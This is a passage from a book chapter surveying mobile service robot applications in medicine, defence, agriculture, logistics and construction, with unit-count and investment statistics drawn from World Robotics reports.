
Trend of mobile robots application for professional service increases each year from 2009 to 2014, where it reached the amount of 24.204 units of the robot in 2014. The mobile robots for professional services include the following: mobile robots for agriculture, mobile robots for professional cleaning,

*Figure 1. Humanoid service robot “ASIMO” by “HONDA” company and its historical development*  
*Honda Worldwide ASIMO History, 2016.*




### **Mobile Robotics**

*Figure 2. Mobile robots application in household and personal use at the annual level from 2008-2014  
World Robotics 2009-2015; Jason, 2014.*



*Figure 3. Mobile robots application at annual level for professional services from 2008-2014  
World Robotics 2009-2015.*



mobile robots for inspection and system maintenance, mobile robots for construction and demolition, mobile robots for logistics, mobile robots for medical services, mobile robots for security, mobile robots for defense (military), mobile robots for underwater systems, mobile platforms, mobile robots for public relations, and other mobile robots which are not counted here. It is predicted that the use of these mobile robots will increase from 2013-2016 to approximately 94,000 units, of which around 28,000 mobile robots for defense (military) and about 24,000 mobile robots for agriculture (milking) (World Robotics 2015).

### **MOBILE ROBOTS APPLICATION IN MEDICINE**

Mobile robots in medicine today, among others, have found application in many areas of medicine and some include: performing delicate surgical operation, replacing limbs that are lacking in people, reha-


**Mobile Robotics**

bilitation therapy for patients who have had a stroke, visiting patients, serving patients with food and medicine, treating patients at a distance, monitoring operating procedures remotely in medical institutions, as well as carrying out a growing number of other similar tasks related to the health of patients in medical institutions. Mobile robotics can provide numerous benefits at present day. The development of new technologies, primarily sensor and information technologies that are much represented in robotic technologies resulted in the development of various robotic systems designed for different applications in medicine. In the field of medicine, there are potentially many applications of robots thanks to various "features" of those systems. One of them is the precision which robots have, where this feature is better than that of a skilled surgeon, e. g. when performing surgical procedures. Precision is very important in neurosurgery, and even orthopedics when e. g. drilling a bone to replace a hip. But these possibilities of robotic technology in medicine were developed only a few years back. The application of mobile robots in medicine is increasing from year to year, as it can be seen in Figure 4. (Meskoč, 2014; Carpanzano, Jovane, 2007).

Based on Figure 4, it can be concluded that the number of mobile robots increases continuously from year to year (886 units applied in medicine) so that it reached 1.280 units of mobile robots in medical institutions. We have to admit this is a very small number of applied mobile robots in medicine in the world, and such trend of application is due to very large investments, as shown in Figure 4 on the right. In the period from 2012-2015, over five million US dollars was invested in mobile robotics in medicine, which is quite a lot. The reason is that it is very sophisticated equipment and very expensive research. In relation to mobile robots used in other branches, the investments in mobile robots in medicine are the largest – as we shall see in continuation. Figure 5. shows in which medical branches mobile robots are used the most.

As Figure 5 indicates, mobile robots in medicine are used in colonoscopy, endoscopy, dotted radiation, orthopedics, mini surgery, neurosurgery, etc. The biggest percentage of mobile robots is for mini surgical interventions (31%) and is followed by orthopedics (18%) and neurosurgery (15%) in 2014. The development of new applications of mobile robots in medicine will change this image from year to year. In order to better understand the mobile robots application in medicine, we will present only some applications of mobile robots in certain medical branches in the following figures.

*Figure 4. Mobile robots application at annual level in medicine from 2008-2014, the ratio of investment in medical robotics from 2012-2015 per unit of robot mobile*  
World Robotics 2009-2015.



### Mobile Robotics

*Figure 5. Mobile robots application in medical branches in 2014*  
*World Robotics 2014.*




Figure 6 shows the mobile robots application in determining diagnoses in radiology. Also, these are used when one needs to perform radiation on a patient with a certain diagnosis because point of radiation to the patient is precisely defined by mobile robot. The other two images provide an overview of patient services that can be provided by a mobile robot, e. g. measurement of pressure, serving medications or other things a patient needs (Karabegović, Felić, Đukanović, 2013; Karabegović, Karabegović, Husak, 2013; Karabegović, Karabegović, Husak, 2010)

Given that most mobile robots used for small surgical interventions, Figure 7 shows a surgical system for performing surgical operations. It has to be noted that several surgical systems have been developed to this date. The second image shows the mobile robot RP 7, which is used for treatment at distance. It is used in small rural places where it is not profitable to hire a doctor due to very small number of people. It is enough to have an ambulance and a nurse with this robot, while a doctor establishes an Internet connection to examine a patient, determine a diagnosis and recommend future treatment. With this robot, a doctor fully establishes communication with a patient. The last image shows a mobile robot for rehabilitation of patients. Many applications of mobile robots are developed for different types of rehabilitation.

Given that working staff of medical institutions loses a lot of time on serving patients and the very logistics required for the services that are necessary for normal functioning, various mobile robots have been developed depending on the services, and a small number is shown in Figure 8. Mobile robots

*Figure 6. Mobile robots application in radiology and serving patients in medical institutions*  
*Tanya, 2015.*



**Mobile Robotics**

*Figure 7. Mobile robots application in surgery, distant treatment of patients, and rehabilitation of patients Murrayon, 2013.*



*Figure 8. Mobile robots application in logistics of patients and laboratories in medical institutions RoboCourier Mobiler Roboter, 2016.*



for logistics in health care facilities are used for: serving patients food and medications, transporting materials to and from testing laboratories, transporting clean and dirty laundry to the laundry service where it is being prepared, etc.

## **MOBILE ROBOTS APPLICATION IN DEFENCE**


World leaders' desire to lead wars of the future with as little human units is obvious, and thus defensive robotic systems play a major role. Robotic vehicles, i. e. service robots should reduce human involvement and the number of war casualties. Their mission is to find and destroy enemy vehicles and units, as well as to take strategic positions. Sensors with which mobile robots are equipped are able to identify armed and potentially dangerous targets, while a man who controls it via computer and videolink decides whether to act, open fire and destroy them. Unmanned platform should soon take over unconditional, dangerous and boring tasks. Great experience gained using a variety of remotely controlled devices and drones have led researchers to work in the direction of full autonomy. Military mobile robots are made in different shapes and sizes, from unmanned combat vehicles to groups of insect-like devices that will cooperate on specific assignments in not so distant future. Of course, the biggest part in their development takes place in the U.S., where defense community sponsored projects involving many different new technologies. In many cases, inspiration for these projects comes directly from nature, because what is actually being

## Mobile Robotics

copied are the ways various living organisms perceive and feel their surroundings, determine the course of action, work together, move and perform some of their tasks. The U.S. military has introduced the use of mobile robots on the remote control. These are a transitional step on which to gather experience for the transition to a new generation of remotely controlled service robots. A remote operator only needs to manage a mobile robot on the remote control occasionally, while the service robot will be autonomous most of the time. The ultimate goal of development is one operator managing multiple remotely controlled mobile robots. Such service robots will be reprogrammable, retain a stable behavior even in complex, uncertain and changing conditions, as well as be able to learn. Also, it will be possible to use them safely and reliably in close proximity to people. Removing a crew (a man) from armed system reduces the need for armored protection. Robot's size is also reduced, and thus the conspicuousness of the system. This ultimately means greater flexibility and survivability, greater strategic and operational mobility and ease of logistical support. The most likely direction of development is a combination of unmanned and manned platforms, unmanned service robots being used in the most dangerous options. Number of mobile robots has a growing trend from year to year, as shown in Figure 9. New applications of mobile robots are being developed daily for use in defense purposes (Karabegović, Doleček, 2012).

On the basis of Figure 9, it can be concluded that the trend of application of mobile robots in defense was constant in the period 2008 to 2011 and it ranged around 6.000 units. This is followed by a sudden increase in applications in the period 2012-2014, ranging from 10.000 to 11.000 units of mobile robots. If one compares the application of mobile robots with application of mobile robots in medicine, it can be seen that it is almost ten times higher, which means that research in mobile robotics for defense have been intensified leading to a number of new solutions in applications. Investments in mobile robotics in defense are significantly smaller – about two times smaller than investments in medicine – because they amounted to approximately 2.950 million U.S. dollars for 27.250 units in the period 2012- 2015. When it comes to defense, a vast number of applications has been developed – from mobile reconnaissance robots to those supplying the units on the ground with the necessary equipment. Because of the limitations of this chapter, we will show only some applications. The following figures show only parts of mobile robots applications in defense.

*Figure 9. Mobile robots application for defence on annual level from 2008-2014, the ratio of investment in the period 2012-2015 per unit of mobile robot*  
World Robotics 2009-2015.



**Mobile Robotics**

Figure 10 displays developed mobile robots used for defence purposes, and are equipped with a variety of weapons, camera sensors to heat and night surveillance. The platform of these mobile robots is such that their management and operation is performed from a safe position.

Mobile robots for defense that are used for reconnaissance have been developed and equipped with means for combat, as shown in Figure 11. Depending on the area in which they are used, these mobile robots can be driven by excavators and cranes. Apart from these, mobile robots for fast movement of units on a very rough terrain have also been developed.

Numerous mobile robot applications have been developed for removing explosive devices lagging behind every war. Their development and application is very popular because it is otherwise performed by people, many of which die or become disabled. Figure 12 shows small mobile robots for removing explosives. However, large mobile robots that remove mines have been developed, so that the robot remains intact in case of an explosion and can continue performing its task.

UAV (*Unmanned Air Vehicles*) or automated aerial vehicles are commonly used in military and civil purposes for observation, research, mapping and inspection of areas, as well as for border patrol, the purposes of search and rescue, etc. But primarily, those are military devices used for reconnaissance and combat. These are unmanned aircrafts. See Figure 13. UAV look like small planes and range from small planes maintained and launched by man to large-size aircrafts to be managed remotely, as the RQ-4 Global Hawk. Thus, there are two variants of an unmanned aircraft, one controlled via “remote control”

*Figure 10. Mobile robots application in defence; mobile robots MAARS, Metal Storm and TALON*  
Army of Robots: 5 Greatest Combat Engineering Tools, 2012; Paul, 2012.




*Figure 11. Mobile robots application in defence as combat vehicles Gladiator Tactical, Armed Robotic Vehicle (ARV) UGV and Black Knight*  
Robotic Armored Assault System –RAAS, 2016.



**Mobile Robotics**

*Figure 12. Mobile robots application in removing explosives; mobile robots TALON, PackBot and PackBotEOD*

*SuperDroid HD2-S Mastiff Tactical / Surveillance Robot w/ 5DOF Arm, 2016; Frank, 2016.*



*Figure 13. Application of mobile robots as drones for reconnaissance MQ- 1 Predator UAV, MQ-9 Reaper UAV aircraft and Bat-like miniature aircraft with camera*  
*Domestic use of drones make privacy advocates anxious, 2016.*




and the other pre-programmed in order to get to the finish line and complete the task. Drones, which have started off as platforms for reconnaissance, nowadays have increased capacities and thus serve as combat platforms. It should be noted that drones have the ability to perform certain actions with respect to pre-programmed procedures. What those procedures are depends from platform to platform and how many devices are capable of performing them.

U.S. Army sees mobile robots as an important, perhaps even a central part of its *Future Combat System (FCS)*. Some elements of the FCS, including reconnaissance vehicles that monitor enemy's territory, could be unmanned. Removing a crew (a man) from armed system reduces the need for armored protection. Robot's size is also reduced, and thus the conspicuousness of the system. This ultimately means greater flexibility and survivability, greater strategic and operational mobility and ease of logistical support. The most likely direction of development is a combination of unmanned and manned platforms, unmanned service robots being used in the most dangerous options. These two types of platforms should be similar to each other, so that the enemy is not able to identify mobile robots easily. Forms of service robots depend on the type of a task for which the service robot is developed. Mobile robots which have to go through difficult terrain use crawler belts. Flying service robots look similar to small planes. The American company "BOSTON DYNAMICS" develops robots that can replace a man in the danger zone. A part of the latest research is presented in Figure 14.

**Mobile Robotics**

*Figure 14. Development of mobile robots for defence as in “BOSTON DYNAMICS” company LS3 - Legged Squad Support Systems, PETMAN, BigDog - The Most Advanced Rough-Terrain Robot on Earth, 2016.*




## MOBILE ROBOTS APPLICATION IN AGRICULTURE

It used to be normal to use robots, namely industrial robots, in the manufacturing process, but today we can find a robot performing any task. Robots are designed to remove human factor from the working environment or places where it is dangerous to operate. The idea of applying mobile robots in agriculture is only a few years old. The main areas of service robots application in agriculture are the harvest, orchards, cow farms, floriculture, etc. There are various idea for mobile robots application in agriculture, such as: planting seeds, mowing, plowing, cultivating a particular culture, gathering the harvest, picking fruit, cultivation of vineyards, transplanting seedlings, flower production, work in greenhouses, as well as work on dairy farms, inspecting and cleaning cows, etc. Figure 15. shows statistical data about mobile robots application in agriculture, which International Federation of Robotics (IFR), the UN Economic Commission for Europe (UNECE) and the Organization for Economic Cooperation and Development (OECD) collected from mobile robots manufacturers (Karabegović, Doleček, 2012).

Trend of mobile robots application in agriculture is growing from year to year, and it was small only in 2009 and 2010 due to the economic and industrial crisis. Since 2010, the application of mobile robots is growing continuously, and it increased from 4.185 units up to 5.890 units in 2014. Investments in mobile robotics in agriculture amounted to \$ 4.9 million for 24.950 units of mobile robots for agriculture from 2012-2015. When this is compared with investment in mobile robots in medicine, we conclude

*Figure 15. Mobile robots application in agriculture at annual level from 2008-2014 and investment ratio from 2012-2015 per unit of mobile robot  
World Robotics 2009-2015*



**Mobile Robotics**


that investments are not great given the number of units. The very essence of mobile robots' work in agriculture is to specify, manage and give specific tasks to mobile robots using PCs and mobile phones via server with a folder containing the processing area. The robots need to accomplish those tasks for a particular plant culture, as shown in Figure 16.

Communication, monitoring and control of mobile robots in agriculture are realized through server via a PC, a mobile phone, a GPS on the basis of which a processing plot is defined. Monitoring the performance of certain tasks with a mobile robot is made using "DRON", and all operations are performed from a center that may be located near the execution of tasks. For the types of mobile robots in agriculture, significant and useful factors are: high quality and productivity of work, reduced manual work and avoiding risks, i. e. increased safety, as shown in Table 1.

Table 1 shows the assessment of the relevance of factors for mobile robots in agriculture, with the degree of relevance marked from 0 (*not relevant*) to two points (*high relevance*). As a result of investments in mobile robotics in agriculture, many mobile robots applications were developed for this purpose, and a certain part of those is shown in the following figures.

Different applications of mobile robots in agriculture were developed, such as mowing lawns. The first robot presented in Figure 17 is used for smaller parcels, but a mobile robot has also been developed for mowing large plots with real mowers. The other two mobile robots are used for processing certain plant cultures and removal of harmful weeds from crops.

*Figure 16. The manner of monitoring, management and communication with mobile robots when performing certain tasks in agriculture*  
Karabegović, Doleček, 2012.



**Mobile Robotics***Table 1. Relevant factors and their estimation for mobile robots in agriculture*

<b>Robots in Agricultural Field</b>	<b>High Quality of Production Work</b>	<b>Reduction of Manual Work</b>	<b>Increasing Security and Risk Avoidance</b>
Agriculture	•	••	
Milking robots	•	••	
Other robots for cattle breeding		••	•
Forestry robots		•	••

World Robotics 2009-2015.

*Figure 17. Mobile robots application in agriculture; mowing, crop processing and weed extracting*  
*Robots in agriculture, 2015.*

Given that a large work force is used for picking fruit, various applications of mobile robots have been developed for picking fruit – such as apples, pears, oranges, tangerines, grapefruit, etc. – in order to avoid physical work and reduce the time for harvest of a certain culture. See Figure 18. Mobile robots for grape vine pruning have been developed, as well as mobile robots to work in greenhouses for various types of vegetables.

Apart from working in the fields and greenhouses, mobile robots are used in livestock on farms. The largest number of mobile robots is used for milking cows on farms, monitoring and keeping cows, as well as for cleaning – as shown in Figure 19.

Automation of milking process is one of the most remarkable achievements in the modernization of farm work, as well as the process of milking cows. A robot for milking was first used in 1992 on a farm in the Netherlands. Already in 2001, automated milking systems (AMS) were used around the world on more than 1.100 farms. Nowadays, the number of AMS exceeds 10.000 at around 8.500 farms in

*Figure 18. Mobile robots application for fruit picking, grape vines pruning and greenhouse work*  
*Key, 2013.*

### Mobile Robotics

Figure 19. Mobile robots application for cow milking, monitoring cows and cleaning cows on a farm Amy, 2016; Edwards, 2016.



the world. Most users are from the group of developed countries. The AMS should replace the work of employees in the milking process, i.e. to keep the necessary records of production and to be in operation 24 hours a day. The constant development of sensor technology, information technologies and new technologies leads to the development of mobile robotics, as well as the need for the rapid production in agriculture; improved quality of the product leads to the development of ever increasing number of mobile robots applications in agriculture and animal husbandry.


## MOBILE ROBOTS APPLICATION IN LOGISTICS

Mobile service robots operate in diverse environments such as warehouses, manufacturing processes, airports, post offices, hospitals, transport networks, etc. For small proportions, logical mobile robots provide transport services in the offices (mail delivery and other services necessary for employees), hospitals and public institutions, and will largely be used to transport people and goods, which will increase the efficiency of road transport. In the future, the number of mobile robots applications in logistics will expand and grow, which will increase the efficiency and reduce the costs of logistics, because the logistics requirements will be processed more quickly with optimal routes. Mobile robots for logistics can perform the following tasks: delivery, transport, packaging, sorting and handling. Mobile robots in logistics can be classified into: courier systems (post offices, hospitals), logistics in factories, outdoor and field logistics, and other logistics. They are installed in offices, post offices, airports, hospitals and other public facilities for transport and delivery of a variety of goods, industrial production processes for the transfer of various items (pieces, boxes, toolbars, between machines, for transfer to a point or a warehouse) as well as indoor and outdoor warehouses, such as marine and water ports, airports, and transshipment centers for handling goods of any kind. Figure 20. shows the distribution of mobile robots for logistics, and statistical data retrieved from the International Federation of Robotics (IFR) and the UNECE are collected from manufacturers of mobile robots for logistics (Karabegović I. Doleček V., 2012).

Trend of mobile robots application for logistics is continuously increasing year by year. In 2008, 533 units of mobile robots were applied in logistics, whereas in 2014 the number amounted to 2.650 units. It can be said that the number of mobile robots units has increased five times in seven years. Investments in mobile robots in logistics amounted to \$ 1.25 million for 10.500 mobile robot units from 2012-2015. It is a very small investment in comparison to investments in mobile robotics in medicine, agriculture and defense, but it is a significant increase in application of mobile robots for logistics. Many mobile

**Mobile Robotics**

*Figure 20. Mobile robots application in logistics on annual level from 2008-2014 and investment ratio from 2012-2015 per unit of a mobile robot for logistics  
World Robotics 2009-2015.*



robots applications in logistics have been developed so far, as it is shown in the figures that follow. But the work on the improvement of existing mobile robots and the development of others continues.

The structure of a robot itself depends on the institution in which mobile robot logistics is applied and the tasks which are performed. Figure 21. shows mobile robots for luggage transfer at airports, mobile robots to work in hospitals, as well as a mobile robot serving the personnel in offices (Bostelman, 2015; Karabegović, Husak, 2010).

In the manufacturing processes in industry, mobile robots (Figure 22) for logistics are developed for transporting a finished product to storage or supplying certain job posts with production material.

Figure 23 shows different applications of mobile robots for logistics in ports with heavy containers, unmanned guided trucks and transport of heavy items to warehouses. This shows only a small part of the application of mobile robots for logistics that have been developed and are already in use. But new mobile robots applications for logistics are being developed every day, and the most interesting are those for transportation of people. Certain applications of these robots have already been developed and are in the test phase of research.

*Figure 21. Mobile robots application for logistics at airports, in hospitals and offices  
Smart Technology from SITA Improves Passenger Experience at America's Friendliest Airport, 2016; High-Tech 'TUG' Robots Will Do Heavy Lifting at Mission Bay, 2016.*



### Mobile Robotics

*Figure 22. Mobile robots application for logistics in factories for finished products transport  
Automated Guided Vehicles-AGV, 2016.*



*Figure 23. Mobile robots application for logistics in ports for container transport, unmanned guided truck for pallets transport and heavy trucks for steel coils transportation  
Ullrich, 2015.*



In the future, it is expected to develop new applications of mobile robots for logistics in all segments of society. with the development of mechatronic systems, it can be said that cars are becoming mobile robots for logistics, because unmanned cars have already been developed to drive to the assigned destination.

## MOBILE ROBOTS APPLICATION IN CONSTRUCTION, DEMOLITION

Mobile robots and their application in construction, demolition can be defined through several application areas at certain stages of the production of building materials, construction of certain parts of structures, installation of facilities, maintenance of finished facilities, etc. Their application in civil engineering can be roughly divided into four categories: transport of materials and servicing of machinery, assembly operations, processing operations, processes of maintenance and product control. Mobile robots in construction, demolition are the most applicable in the production of building materials, when and where robots themselves can be mass produced.

Today, the production processes of construction materials are technologically computerized to that extent that often one such factory is actually one automated production system. A classic industrial robot and mobile robots in the production of construction materials are used only in some phases of work or the production of certain materials in the brick industry, the production of plaster and glue, styrofoam production, the production of concrete structures, etc. Robots, i.e. automated structures in construction, can have a wide range of applications in situations in which the presence of people is dangerous or problematic. For instance, robots have already found application in the construction and testing on other planets, where the construction with human resources is disabled. They are applied in underwater

**Mobile Robotics**

research and construction in environments that prevent and hinder movement, in soil testing, in construction of underground installations and tunnels, in studying igneous changes in volcanoes, and the like. Figure 24 shows the distribution of mobile robotic systems in construction, demolition. Statistical data retrieved from the International Federation of Robotics (IFR) and the UNECE have been collected from the manufacturers of mobile robots (Karabegović, Doleček, 2012, Marques, Almeida, Armada, Fernández, Montes, González, Baudoin, 2016)

